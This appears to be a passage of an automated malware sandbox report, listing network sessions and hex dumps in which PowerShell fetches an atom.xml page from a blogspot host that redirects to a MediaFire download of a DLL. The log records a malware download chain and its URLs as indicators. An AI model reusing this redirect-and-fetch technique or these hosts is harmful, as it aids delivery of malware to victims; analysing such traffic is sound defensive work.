2022-01-14 11:21:11 UTC	700	IN	Data Raw: 2c 31 38 37 2c 31 30 34 2c 32 31 30 2c 31 35 35 2c 31 33 34 2c 31 35 2c 34 2c 34 2c 39 32 2c 36 37 2c 31 32 31 2c 33 36 2c 36 38 2c 32 33 32 2c 31 31 35 2c 34 2c 32 30 39 2c 32 31 35 2c 32 34 38 2c 35 38 2c 36 32 2c 31 35 2c 31 37 2c 31 34 35 2c 37 39 2c 37 39 2c 31 37 36 2c 32 32 35 2c 32 35 31 2c 31 31 34 2c 31 33 36 2c 31 37 34 2c 31 38 2c 38 35 2c 32 35 30 2c 32 32 30 2c 32 34 36 2c 34 39 2c 32 31 37 2c 37 36 2c 32 35 32 2c 31 38 31 2c 32 30 39 2c 31 39 35 2c 31 37 32 2c 31 38 33 2c 31 37 37 2c 32 31 37 2c 32 31 37 2c 32 33 2c 32 31 31 2c 32 32 30 2c 34 37 2c 33 34 2c 33 30 2c 31 34 39 2c 31 30 35 2c 31 31 33 2c 37 2c 31 34 35 2c 31 31 33 2c 33 33 2c 31 34 38 2c 32 34 35 2c 31 31 32 2c 31 38 32 2c 32 30 33 2c 31 30 30 2c 32 32 30 2c 32 32 31 2c 31 34 Data Ascii: ,187,104,210,155,134,15,4,4,92,67,121,36,68,232,115,4,209,215,248,58,62,15,17,145,79,79,176,225,25 1,114,136,174,18,85,250,220,246,49,217,76,252,181,209,195,172,183,177,217,217,23,211,220,47,34,30,149,105,113, 7,145,113,33,148,245,112,182,203,100,220,221,14
2022-01-14 11:21:11 UTC	716	IN	Data Raw: 2c 31 35 34 2c 31 37 36 2c 38 37 2c 38 37 2c 32 30 36 2c 31 38 36 2c 38 37 2c 31 39 36 2c 33 34 2c 33 38 2c 31 30 34 2c 31 38 31 2c 32 34 32 2c 32 33 37 2c 33 33 2c 32 30 37 2c 31 35 30 2c 32 34 37 2c 34 34 2c 35 32 2c 32 30 2c 31 36 31 2c 31 33 34 2c 31 34 31 2c 32 31 30 2c 35 31 2c 31 30 38 2c 38 31 2c 31 31 30 2c 31 31 37 2c 31 34 36 2c 39 34 2c 31 34 38 2c 32 32 33 2c 31 33 32 2c 31 38 33 2c 33 30 2c 36 37 2c 31 39 38 2c 32 30 2c 32 33 35 2c 37 37 2c 31 38 37 2c 34 31 2c 31 34 36 2c 35 39 2c 35 33 2c 32 32 37 2c 36 31 2c 31 39 35 2c 31 31 35 2c 31 33 33 2c 32 32 38 2c 38 30 2c 31 30 30 2c 36 35 2c 37 31 2c 38 34 2c 32 31 38 2c 34 35 2c 32 31 30 2c 31 32 31 2c 31 36 34 2c 31 35 30 2c 31 34 31 2c 31 31 33 2c 34 38 2c 31 35 38 2c 31 31 34 2c 31 39 39 2c Data Ascii: ,154,176,87,87,206,186,87,196,34,38,104,181,242,237,33,207,150,247,44,52,20,161,134,141,210,51,108 ,81,110,117,146,94,148,223,132,183,30,67,198,20,235,77,187,41,146,59,53,227,61,195,115,133,228,80,100,65,71,84 ,218,45,210,121,164,150,141,113,48,158,114,199,
2022-01-14 11:21:11 UTC	731	IN	Data Raw: 2c 33 39 2c 33 35 2c 31 32 30 2c 31 31 31 2c 31 33 2c 32 34 37 2c 31 31 37 2c 32 34 36 2c 35 31 2c 31 38 34 2c 32 30 36 2c 31 32 36 2c 36 2c 31 39 33 2c 30 2c 32 31 33 2c 32 34 31 2c 32 33 31 2c 33 30 2c 33 39 2c 31 39 31 2c 31 31 33 2c 38 30 2c 32 33 30 2c 31 30 34 2c 34 35 2c 32 32 32 2c 31 36 36 2c 36 33 2c 32 32 32 2c 31 36 34 2c 32 32 33 2c 34 36 2c 34 30 2c 31 31 35 2c 36 39 2c 31 36 35 2c 32 33 39 2c 35 31 2c 32 32 38 2c 38 30 2c 31 34 35 2c 38 30 2c 31 39 32 2c 31 34 32 2c 31 35 2c 37 36 2c 31 38 36 2c 31 31 2c 31 39 36 2c 34 30 2c 31 37 38 2c 31 33 33 2c 31 35 33 2c 31 36 33 2c 31 31 36 2c 35 37 2c 32 33 35 2c 37 33 2c 31 39 35 2c 38 30 2c 31 36 2c 32 31 31 2c 32 33 38 2c 36 31 2c 31 31 36 2c 31 32 38 2c 31 30 35 2c 32 34 37 2c 37 38 2c Data Ascii: ,39,35,120,111,13,247,117,246,51,184,206,126,6,193,0,213,241,231,30,39,191,113,80,230,104,45,222,1 66,63,222,31,144,223,46,40,115,69,165,239,51,228,80,145,80,192,142,15,76,186,11,196,40,178,133,153,163,116,57, 235,73,195,80,16,211,238,61,116,128,105,247,78,
2022-01-14 11:21:11 UTC	747	IN	Data Raw: 31 38 31 2c 31 39 33 2c 31 38 39 2c 35 39 2c 32 34 38 2c 31 30 35 2c 32 30 34 2c 37 38 2c 32 32 38 2c 31 31 31 2c 31 37 39 2c 32 35 34 2c 32 32 32 39 2c 31 39 39 2c 32 35 34 2c 32 32 31 38 2c 32 31 32 37 2c 32 34 36 2c 39 39 2c 31 35 2c 32 38 2c 32 34 38 2c 31 33 39 2c 33 33 2c 32 32 31 2c 31 39 37 2c 31 31 35 2c 33 33 2c 31 32 35 2c 31 39 36 2c 31 37 39 2c 31 37 33 2c 32 30 33 2c 31 38 34 2c 32 2c 32 33 39 2c 31 37 32 2c 32 31 2c 31 33 34 2c 32 36 2c 32 34 37 2c 34 30 2c 31 36 39 2c 31 39 36 2c 31 30 36 2c 32 32 34 2c 33 2c 32 38 2c 37 36 2c 31 30 32 2c 31 39 33 2c 31 37 34 2c 32 34 38 2c 32 30 39 2c 31 32 36 2c 31 33 37 2c 32 37 2c 39 33 2c 32 34 31 2c 31 37 35 2c 35 38 2c 32 33 35 2c 31 33 35 2c 31 38 39 2c 31 31 34 2c 32 35 35 2c 32 32 37 2c 32 Data Ascii: 181,193,189,59,248,105,204,78,228,111,179,254,229,199,254,218,127,246,99,15,28,248,139,33,221,197, 115,33,125,196,179,173,203,203,184,2,239,172,21,134,126,247,40,169,196,106,224,3,28,76,102,193,174,248,209,126 ,137,27,93,241,175,58,235,135,189,114,255,227,2
2022-01-14 11:21:11 UTC	763	IN	Data Raw: 2c 31 34 37 2c 38 34 2c 31 37 31 2c 31 34 31 2c 38 30 2c 31 35 39 2c 31 33 30 2c 34 37 2c 31 33 33 2c 31 32 35 2c 31 31 38 2c 31 32 38 2c 35 38 2c 31 39 36 2c 32 31 36 2c 31 30 2c 31 38 34 2c 32 32 32 35 2c 31 34 39 2c 34 30 2c 38 30 2c 31 35 32 2c 32 31 39 2c 31 30 37 2c 31 35 31 2c 32 30 39 2c 36 35 2c 31 34 39 2c 31 34 30 2c 33 33 2c 38 35 2c 31 31 32 2c 37 2c 37 33 2c 33 35 2c 31 33 31 2c 31 32 38 2c 31 33 35 2c 31 37 35 2c 31 33 30 2c 35 30 2c 31 39 33 2c 38 37 2c 31 38 32 2c 32 31 2c 31 39 34 2c 31 34 36 2c 34 37 2c 31 37 2c 38 30 2c 32 33 31 2c 37 2c 31 30 2c 32 35 2c 31 30 37 2c 32 33 2c 31 30 2c 36 34 2c 32 31 35 2c 31 32 39 2c 33 38 2c 31 36 30 2c 32 31 36 2c 36 2c 31 31 37 2c 38 38 2c 32 34 38 2c 31 30 2c 31 36 31 2c 32 38 2c 31 32 2c 32 34 34 2c Data Ascii: ,147,84,171,141,80,159,130,47,133,125,118,128,58,196,216,10,184,225,149,40,80,152,219,107,151,209, 65,149,140,33,85,112,7,73,35,131,128,135,175,130,50,193,87,182,21,194,146,47,17,80,231,7,10,25,107,23,10,64,21 5,129,38,160,216,6,117,88,248,10,161,28,12,244,
2022-01-14 11:21:11 UTC	779	IN	Data Raw: 2c 32 32 37 2c 31 37 37 2c 31 39 2c 31 35 38 2c 31 36 37 2c 33 2c 32 34 36 2c 31 30 37 2c 32 33 38 2c 39 2c 32 34 34 2c 35 36 2c 36 34 2c 32 30 35 2c 37 37 2c 33 33 2c 36 34 2c 31 33 31 2c 36 36 2c 32 31 39 2c 31 30 38 2c 31 36 33 2c 31 30 32 2c 31 30 32 2c 31 36 37 2c 35 35 2c 37 30 2c 38 31 2c 34 39 2c 32 34 31 2c 32 33 34 2c 32 31 37 2c 31 37 37 2c 38 2c 31 37 38 2c 31 31 34 2c 31 35 35 2c 32 33 37 2c 31 36 36 2c 32 31 35 2c 31 36 35 2c 31 38 33 2c 35 38 2c 31 32 33 2c 32 32 32 2c 38 30 2c 38 37 2c 32 33 33 2c 31 34 30 2c 31 38 2c 31 33 31 2c 31 35 32 2c 31 35 32 2c 31 37 30 2c 31 36 34 2c 31 35 36 2c 31 33 38 2c 32 33 2c 31 36 30 2c 38 31 2c 34 39 2c 32 34 31 2c 32 33 34 2c 32 31 37 2c 31 36 2c 32 31 35 2c 31 36 35 2c 31 38 30 2c 35 30 2c 36 35 2c 39 34 2c 39 30 2c 38 35 2c 37 33 2c 32 33 33 2c 31 36 30 2c 31 34 Data Ascii: ,227,177,19,158,167,3,246,107,238,9,244,56,64,205,77,33,64,131,66,219,108,163,102,102,167,55,70,81 ,49,241,234,217,177,8,178,114,155,237,166,215,165,183,58,123,222,80,87,233,140,18,131,152,152,170,164,156,138, 23,165,172,170,180,50,65,94,90,85,73,233,160,14
2022-01-14 11:21:11 UTC	795	IN	Data Raw: 32 32 39 2c 34 33 2c 38 33 2c 33 31 2c 35 38 2c 31 35 39 2c 36 31 2c 32 33 39 2c 31 31 30 2c 31 30 34 2c 32 35 35 2c 32 31 30 2c 35 36 2c 32 34 38 2c 31 31 37 2c 39 37 2c 39 36 2c 31 31 33 2c 32 33 32 2c 32 33 35 2c 32 30 37 2c 31 34 33 2c 32 32 31 2c 39 39 2c 39 39 2c 36 37 2c 39 35 2c 31 30 33 2c 31 39 31 2c 38 34 2c 31 31 39 2c 34 36 2c 37 38 2c 37 38 2c 34 34 2c 32 35 33 2c 38 39 2c 38 38 2c 32 35 30 2c 38 35 2c 32 31 30 2c 34 38 2c 32 34 38 2c 31 31 35 2c 33 36 2c 35 34 2c 33 33 2c 35 37 2c 33 34 2c 31 36 34 2c 32 34 34 2c 38 31 2c 32 33 33 34 2c 31 38 31 2c 37 35 2c 32 32 35 2c 32 31 35 2c 36 36 2c 32 32 36 2c 34 32 2c 32 35 31 2c 31 35 34 2c 39 34 2c 31 38 31 2c 36 30 2c 31 37 32 2c 31 37 32 2c 31 32 32 2c 32 31 33 2c 32 34 34 2c 31 38 30 2c 31 37 34 Data Ascii: 229,43,83,31,58,159,61,239,110,104,255,210,56,248,117,97,96,113,232,235,207,143,221,99,99,67,95,10 3,191,84,119,46,78,78,44,253,89,88,250,85,210,48,248,115,36,54,33,57,34,164,244,81,234,181,75,225,215,66,226,4 2,251,154,94,181,60,172,172,122,213,244,180,174
2022-01-14 11:21:11 UTC	811	IN	Data Raw: 2c 31 34 38 2c 34 30 2c 31 31 39 2c 31 30 35 2c 31 38 31 2c 31 34 39 2c 31 36 32 2c 31 30 34 2c 31 30 35 2c 31 34 37 2c 38 32 2c 31 36 35 2c 31 38 30 2c 31 36 35 2c 31 36 35 2c 31 36 35 2c 38 35 2c 31 36 35 2c 32 31 32 2c 38 34 2c 31 30 36 2c 31 33 38 2c 31 36 32 2c 31 36 36 2c 32 34 37 2c 39 30 2c 32 32 33 2c 31 38 31 2c 36 36 2c 31 32 32 2c 32 32 33 2c 32 33 39 2c 32 34 33 2c 31 38 38 2c 32 35 31 2c 31 34 33 2c 31 38 33 2c 31 39 31 2c 32 32 33 2c 32 34 3 9 2c 31 30 30 2c 31 32 35 2c 32 34 36 2c 32 34 35 2c 32 32 31 2c 31 30 37 2c 31 37 33 2c 31 38 39 2c 32 34 37 2c 32 31 38 2c 32 35 31 2c 31 35 36 2c 31 31 32 2c 37 31 2c 31 36 38 2c 39 33 2c 31 30 39 2c 32 31 38 2c 31 31 30 2c 32 34 32 2c 31 30 30 2c 37 2c 31 33 36 2c 37 38 2c 32 33 36 2c 31 36 31 2c 31 Data Ascii: ,148,40,119,105,181,149,162,104,105,147,82,165,180,165,165,165,85,165,212,84,106,138,162,166,247,9 0,223,181,66,122,223,239,243,188,251,143,183,191,223,249,100,125,246,245,221,107,173,189,247,218,251,156,112,7 1,168,93,109,218,110,242,100,7,136,78,236,161,1

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:11 UTC	827	IN	Data Raw: 2c 38 2c 31 31 38 2c 35 2c 31 32 33 2c 31 33 30 2c 31 32 35 2c 31 39 33 2c 31 36 37 2c 31 39 32 2c 31 36 37 2c 31 39 33 2c 33 33 2c 31 39 38 2c 34 34 2c 32 32 36 2c 31 31 32 2c 32 34 30 2c 32 35 2c 39 39 2c 35 35 2c 32 32 36 2c 38 38 2c 32 32 37 2c 32 31 31 2c 31 39 36 2c 39 2c 31 39 38 2c 31 34 35 2c 31 39 36 2c 32 30 31 2c 31 39 38 2c 39 2c 31 39 36 2c 31 30 33 2c 31 34 31 2c 35 31 2c 31 33 36 2c 32 30 37 2c 31 32 39 2c 32 30 37 2c 31 33 31 2c 32 34 33 2c 31 34 30 2c 31 31 2c 31 33 36 2c 32 33 37 2c 31 38 39 2c 35 37 2c 32 33 2c 32 36 2c 39 35 2c 33 35 2c 31 39 30 2c 31 30 38 2c 39 32 2c 36 39 2c 31 32 34 2c 32 31 33 2c 32 34 38 2c 33 30 2c 32 34 31 2c 31 31 37 2c 32 32 37 2c 31 39 39 2c 31 32 34 2c 31 35 38 2c 32 32 32 2c 31 35 36 2c 31 31 31 2c 31 36 Data Ascii: ,8,118,5,123,130,125,193,167,192,167,193,33,198,44,226,112,240,25,99,55,226,88,227,211,196,9,198,145,196,201,198,9,196,103,141,51,136,207,129,207,131,243,140,11,136,237,189,57,23,26,95,35,190,108,92,69,124,213,248,30,241,117,227,199,124,158,222,156,111,16
2022-01-14 11:21:11 UTC	843	IN	Data Raw: 2c 33 36 2c 32 33 36 2c 31 37 32 2c 31 38 30 2c 35 31 2c 34 38 2c 32 30 33 2c 37 31 2c 39 38 2c 31 39 31 2c 31 31 2c 39 2c 35 35 2c 31 36 39 2c 32 30 37 2c 31 34 36 2c 32 30 35 2c 31 36 32 2c 31 31 38 2c 32 35 2c 31 38 31 2c 31 30 31 2c 32 31 30 2c 31 37 34 2c 33 39 2c 32 32 30 2c 31 36 36 2c 32 31 38 2c 31 35 37 2c 34 35 2c 31 39 34 2c 31 31 30 2c 31 36 31 2c 32 32 2c 31 38 34 2c 38 35 2c 32 31 36 2c 36 33 2c 31 37 36 2c 32 34 36 2c 32 31 30 2c 33 30 2c 31 39 33 2c 37 34 2c 31 38 33 2c 32 31 34 2c 39 35 2c 37 2c 31 39 37 2c 31 33 31 2c 37 30 2c 32 35 35 2c 38 38 2c 32 31 32 2c 31 32 2c 31 33 37 2c 31 38 38 2c 31 31 38 2c 32 34 39 2c 39 39 2c 38 31 2c 31 31 35 2c 37 36 2c 31 31 36 2c 31 36 33 2c 32 31 38 2c 31 37 37 2c 32 33 37 2c 31 36 32 2c 32 33 30 2c Data Ascii: ,36,236,172,180,51,48,203,71,98,191,11,9,55,169,207,146,205,162,118,25,181,101,210,174,39,220,166,218,157,45,194,110,161,22,184,85,216,63,176,246,210,30,193,74,183,214,95,7,197,131,70,255,88,212,12,137,188,118,249,99,81,115,76,116,163,218,177,237,162,230,
2022-01-14 11:21:11 UTC	859	IN	Data Raw: 37 30 2c 31 36 32 2c 32 30 32 2c 35 34 2c 31 36 33 2c 32 35 33 2c 32 30 31 2c 39 39 2c 31 37 30 2c 31 30 38 2c 31 30 33 2c 31 31 35 2c 31 32 36 2c 31 34 39 2c 35 34 2c 39 38 2c 32 30 33 2c 31 35 31 2c 32 30 35 2c 31 30 39 2c 34 34 2c 31 35 34 2c 36 39 2c 31 37 36 2c 32 34 39 2c 34 34 2c 31 33 34 2c 31 39 37 2c 31 37 39 2c 37 36 2c 31 32 32 2c 39 33 2c 31 30 30 2c 31 35 35 2c 32 38 2c 37 36 2c 32 33 34 2c 31 31 37 2c 31 31 38 2c 31 34 31 2c 32 33 32 2c 32 30 37 2c 32 35 34 2c 31 31 33 2c 31 37 36 2c 31 36 2c 31 33 2c 31 34 32 2c 31 34 31 2c 32 31 33 2c 31 38 37 2c 31 37 32 2c 34 39 2c 38 31 2c 38 31 2c 31 35 34 2c 31 38 2c 32 39 2c 31 34 39 2c 32 33 38 2c 36 38 2c 31 35 2c 31 30 31 2c 35 38 2c 37 2c 31 32 2c 31 38 39 2c 39 38 2c 31 33 Data Ascii: 70,162,202,54,163,253,201,99,170,108,103,115,126,149,54,98,203,151,205,109,44,154,69,176,249,44,134,197,179,76,122,93,100,155,28,76,234,117,118,141,232,207,254,113,176,16,13,142,141,213,187,172,49,81,81,154,18,29,149,238,68,15,101,58,177,146,205,37,250,17
2022-01-14 11:21:11 UTC	875	IN	Data Raw: 2c 31 38 35 2c 31 38 2c 32 32 31 2c 32 33 32 2c 31 37 31 2c 35 39 2c 32 30 39 2c 36 36 2c 34 37 2c 31 35 2c 31 32 32 2c 31 32 31 2c 32 31 30 2c 32 30 33 2c 31 33 39 2c 39 34 2c 32 32 32 2c 31 38 30 2c 32 32 31 2c 31 35 2c 39 34 2c 31 39 30 2c 32 34 34 2c 31 30 36 2c 36 38 2c 32 34 34 2c 31 36 33 2c 31 37 35 2c 32 35 34 2c 32 32 34 34 2c 31 30 36 2c 36 37 36 2c 31 37 35 2c 30 2c 39 38 2c 33 32 2c 31 38 39 2c 31 33 30 2c 32 33 32 2c 32 31 2c 37 36 2c 33 30 2c 36 36 2c 31 38 30 2c 32 31 30 2c 34 33 2c 31 34 38 2c 32 31 38 2c 39 37 2c 32 34 34 2c 31 37 38 2c 32 30 39 2c 34 33 2c 31 35 36 2c 39 34 2c 31 31 38 2c 31 32 32 2c 36 39 2c 32 30 38 2c 34 33 2c 31 34 36 2c 39 34 2c 38 31 2c 32 34 34 2c 31 33 38 2c 31 36 36 2c 38 37 2c 31 32 2c 31 38 39 2c 39 38 2c 31 33 Data Ascii: ,185,18,221,232,171,59,209,66,47,15,122,121,210,203,139,94,222,180,221,135,94,190,244,106,68,244,163,175,254,244,106,76,175,0,98,32,189,130,232,21,76,30,66,180,210,43,148,218,97,244,178,209,43,156,94,118,122,69,208,43,146,94,81,244,138,166,87,12,189,98,13
2022-01-14 11:21:11 UTC	890	IN	Data Raw: 31 35 36 2c 31 36 36 2c 32 31 36 2c 37 32 2c 36 39 2c 32 32 34 2c 32 34 2c 37 30 2c 31 31 35 2c 31 30 35 2c 31 31 39 2c 31 35 33 2c 31 35 35 2c 31 36 31 2c 31 39 2c 38 36 2c 31 30 39 2c 31 30 34 2c 39 38 2c 33 33 2c 31 35 33 2c 31 35 35 2c 32 32 31 35 2c 31 35 2c 32 37 2c 32 31 39 2c 31 39 35 2c 32 31 32 2c 36 34 2c 35 30 2c 31 32 2c 31 38 30 2c 34 30 2c 36 2c 36 34 2c 36 38 2c 31 36 32 2c 31 39 38 2c 31 34 36 2c 33 37 2c 32 33 37 2c 33 37 2c 37 2c 37 34 2c 39 32 2c 31 38 30 2c 33 30 2c 31 36 37 2c 32 30 37 2c 31 36 30 2c 33 37 2c 31 37 38 2c 33 35 2c 32 33 36 2c 31 35 37 2c 31 39 31 2c 32 35 2c 32 32 33 2c 31 32 37 2c 33 39 2c 39 30 2c 32 32 30 2c 38 39 2c 31 34 33 2c 31 30 38 2c 32 34 34 2c 32 34 31 2c 31 31 39 2c 33 33 2c 35 2c 39 37 2c 35 35 2c 34 36 2c 31 38 Data Ascii: 156,166,216,72,69,224,24,70,115,105,119,153,155,161,19,86,109,104,98,33,153,155,215,15,27,219,195,212,64,50,12,180,40,6,64,68,162,198,146,37,237,37,74,92,180,30,167,207,160,37,178,35,236,157,191,25,223,127,39,90,220,89,143,108,244,241,119,33,5,97,55,46,18
2022-01-14 11:21:11 UTC	906	IN	Data Raw: 2c 32 33 36 2c 31 35 2c 31 33 35 2c 31 35 32 2c 31 30 33 2c 31 35 33 2c 31 37 36 2c 37 30 2c 34 30 2c 31 39 2c 35 34 2c 38 2c 31 35 39 2c 31 33 2c 34 32 2c 39 35 2c 36 30 2c 32 30 36 2c 31 35 36 2c 35 35 2c 31 33 31 2c 32 39 2c 31 35 39 2c 39 35 2c 31 36 38 2c 32 33 31 2c 32 2c 39 2c 33 37 2c 31 31 37 2c 31 38 39 2c 34 2c 31 39 34 2c 33 33 2c 32 34 31 2c 31 30 36 2c 37 32 2c 32 34 39 2c 35 38 2c 36 37 2c 31 38 2c 31 31 39 2c 34 33 2c 31 37 32 2c 31 32 34 2c 31 39 30 2c 32 30 30 2c 32 31 38 2c 39 35 2c 31 34 36 2c 32 35 34 2c 31 38 2c 32 34 38 2c 32 30 2c 39 33 2c 31 32 33 2c 31 33 34 2c 32 32 38 2c 38 37 2c 38 30 2c 31 34 33 2c 33 35 2c 31 32 31 2c 32 32 33 2c 39 2c 34 31 2c 31 31 32 2c 36 36 2c 32 30 30 2c 31 37 35 2c 31 32 39 2c 31 36 33 2c 36 36 2c 31 38 Data Ascii: ,236,15,135,152,103,153,176,70,40,19,54,8,159,13,42,95,60,206,156,55,131,9,159,95,168,231,2,9,37,117,189,4,194,33,241,106,72,249,58,67,18,119,43,172,124,190,200,218,95,146,254,18,248,20,93,123,134,228,87,80,143,35,121,223,9,41,112,66,200,175,129,163,66,18
2022-01-14 11:21:11 UTC	922	IN	Data Raw: 37 2c 34 38 2c 38 2c 36 37 2c 32 34 35 2c 38 2c 32 35 35 2c 31 39 36 2c 31 30 36 2c 31 39 31 2c 33 35 2c 31 31 2c 32 39 2c 31 34 35 2c 37 2c 31 34 33 2c 32 32 32 37 2c 31 35 37 2c 31 32 39 2c 34 36 2c 34 33 2c 39 38 2c 31 38 32 2c 31 33 36 2c 39 35 2c 35 36 2c 32 30 39 2c 37 2c 31 32 31 2c 31 30 36 2c 36 39 2c 32 32 37 2c 31 31 39 2c 32 33 37 2c 31 35 2c 31 33 32 2c 31 35 31 2c 34 31 2c 32 33 32 2c 31 34 33 2c 32 30 30 2c 32 34 34 2c 37 31 2c 32 31 34 2c 31 31 30 2c 31 30 35 2c 31 39 39 2c 36 2c 32 33 30 2c 31 30 37 2c 31 31 37 2c 31 37 2c 31 39 31 2c 31 31 36 2c 32 33 31 2c 31 34 35 2c 31 30 33 2c 32 35 33 2c 31 30 33 2c 31 36 2c 31 38 36 2c 32 33 34 2c 31 30 31 2c 32 33 32 2c 31 34 39 2c 31 35 2c 34 34 2c 31 32 31 2c 32 34 2c 32 32 36 2c 35 36 2c 33 31 2c Data Ascii: 7,48,8,67,245,8,255,196,106,191,35,11,29,145,7,143,227,157,129,46,43,98,182,136,95,56,209,7,121,106,69,227,119,237,15,132,151,41,232,143,200,244,71,214,110,105,199,6,230,107,117,17,191,116,231,145,103,253,103,16,186,234,101,232,149,15,44,121,24,226,56,31,
2022-01-14 11:21:11 UTC	938	IN	Data Raw: 31 39 30 2c 32 38 2c 31 36 35 2c 31 39 39 2c 32 34 34 2c 31 38 30 2c 37 35 2c 31 30 35 2c 33 33 2c 31 39 38 2c 31 32 34 2c 31 34 36 2c 32 30 35 2c 35 30 2c 35 34 2c 32 39 2c 34 35 2c 39 36 2c 32 38 2c 31 37 32 2c 31 35 34 2c 31 30 37 2c 32 35 33 2c 32 33 35 2c 31 35 2c 32 31 31 2c 32 39 2c 31 33 2c 33 38 2c 31 36 36 2c 31 34 31 2c 32 33 34 2c 35 33 2c 35 31 2c 31 38 33 2c 31 33 31 2c 32 32 32 2c 37 39 2c 32 32 32 32 2c 34 37 2c 35 36 2c 32 33 2c 38 31 2c 31 30 30 2c 31 30 32 2c 34 35 2c 32 32 33 2c 31 35 32 2c 38 38 2c 32 32 30 2c 32 34 38 2c 32 34 32 2c 35 31 2c 38 30 2c 32 2c 31 30 37 2c 38 37 2c 32 33 36 2c 34 32 2c 31 35 32 2c 38 39 2c 33 38 2c 32 31 37 2c 36 39 2c 32 32 38 2c 31 31 2c 32 30 30 2c 31 33 31 2c 32 32 31 2c 31 35 36 2c 37 34 2c 39 31 2c 34 Data Ascii: 190,28,165,199,244,180,75,105,33,198,124,146,205,50,54,29,45,96,28,172,154,107,253,235,15,211,29,13,38,166,141,234,53,51,183,131,222,79,222,47,56,23,81,100,102,45,223,152,88,220,248,242,51,80,2,107,87,236,42,152,89,38,217,69,228,11,200,131,221,156,74,91,4

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:11 UTC	954	IN	Data Raw: 31 2c 38 39 2c 32 32 37 2c 32 30 30 2c 31 32 38 2c 31 30 2c 35 33 2c 31 38 38 2c 31 37 33 2c 31 39 36 2c 31 39 38 2c 31 35 34 2c 32 31 38 2c 31 30 38 2c 37 32 2c 34 30 2c 32 31 36 2c 31 34 34 2c 31 35 2c 34 37 2c 31 34 34 2c 37 2c 36 34 2c 31 39 39 2c 32 31 37 2c 31 32 2c 32 30 30 2c 32 30 38 2c 31 34 30 2c 32 35 2c 31 30 38 2c 39 37 2c 31 36 30 2c 31 33 32 2c 31 36 35 2c 31 30 34 2c 31 37 36 2c 32 30 35 2c 34 32 2c 31 34 35 2c 31 38 39 2c 31 35 36 2c 31 33 2c 31 30 31 2c 31 31 33 2c 31 38 32 2c 31 38 2c 32 33 36 2c 33 33 2c 36 37 2c 31 33 37 2c 32 30 31 2c 31 37 34 2c 32 30 31 2c 32 31 39 2c 31 38 37 2c 31 39 31 2c 33 36 2c 31 31 31 2c 32 33 39 2c 35 33 2c 35 34 2c 31 2c 31 31 33 2c 32 30 34 2c 31 36 33 2c 31 39 31 2c 32 34 38 2c 31 34 36 2c 38 32 2c 31 Data Ascii: 1,89,227,200,128,10,53,188,173,196,198,154,218,108,72,40,216,144,15,47,144,7,64,199,217,12,200,208,140,25,108,97,160,132,165,104,176,205,42,145,189,156,13,101,113,182,18,236,33,67,137,201,174,201,219,187,191,36,111,239,53,54,1,113,204,163,191,248,146,82,1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49834	142.250.186.129	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:17 UTC	965	OUT	GET /atom.xml HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: p6tbbb.blogspot.com Connection: Keep-Alive
2022-01-14 11:21:17 UTC	966	IN	HTTP/1.1 302 Found Cross-Origin-Resource-Policy: cross-origin ETag: W/"76994fcf688c1d67e3733d8c335322d774ccdec6a6cee5a150ea445829fd35f1" Date: Fri, 14 Jan 2022 11:21:17 GMT Content-Type: text/html; charset=UTF-8 Server: blogger-renderd Expires: Fri, 14 Jan 2022 11:21:18 GMT Cache-Control: public, must-revalidate, proxy-revalidate, max-age=1 X-Content-Type-Options: nosniff X-XSS-Protection: 0 Location: https://www.mediafire.com/file/5avuvurhf9r42y3/6.dll/file Content-Length: 0 X-Frame-Options: SAMEORIGIN Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49835	104.16.202.237	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:17 UTC	966	OUT	GET /file/5avuvurhf9r42y3/6.dll/file HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: www.mediafire.com Connection: Keep-Alive
2022-01-14 11:21:18 UTC	966	IN	HTTP/1.1 302 Found Date: Fri, 14 Jan 2022 11:21:18 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: ukey=s7huv8g43j1r0etull8h9ns6aiwyny7l; expires=Tue, 14-Jan-2042 11:21:18 GMT; Max-Age=631152000; path=/; domain=.mediafire.com; HttpOnly Strict-Transport-Security: max-age=0 Access-Control-Allow-Origin: https://www.mediafire.com Location: https://download2262.mediafire.com/1rxjqgtrygkg/5avuvurhf9r42y3/6.dll Report-To: {"group": "mediafirenel", "max_age": 86400, "include_subdomains": true, "endpoints": [{"url": "https://browser-reports.mediafire.dev/network-error"}]} NEL: {"report_to": "mediafirenel", "max_age": 86400, "include_subdomains": true, "failure_fraction": 0.01} CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Set-Cookie: __cf_bm=J48jKY80L4vekZlTulNazJn9_8Kc6roTO05slZmXGYU-1642159278-0-AZNkZ79+DEEY8vaOdewnar8BWaW+TknYGniGDCCs5gjuaTLSHFawSVLDp7OTuPiloYyEg+y3bxt04+LJANBSUQ8=; path=/; expires=Fri, 14-Jan-22 11:51:18 GMT; domain=.mediafire.com; HttpOnly; Secure; SameSite=None Server: cloudflare CF-RAY: 6cd67ade699d4e07-FRA
2022-01-14 11:21:18 UTC	968	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49836	199.91.155.3	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
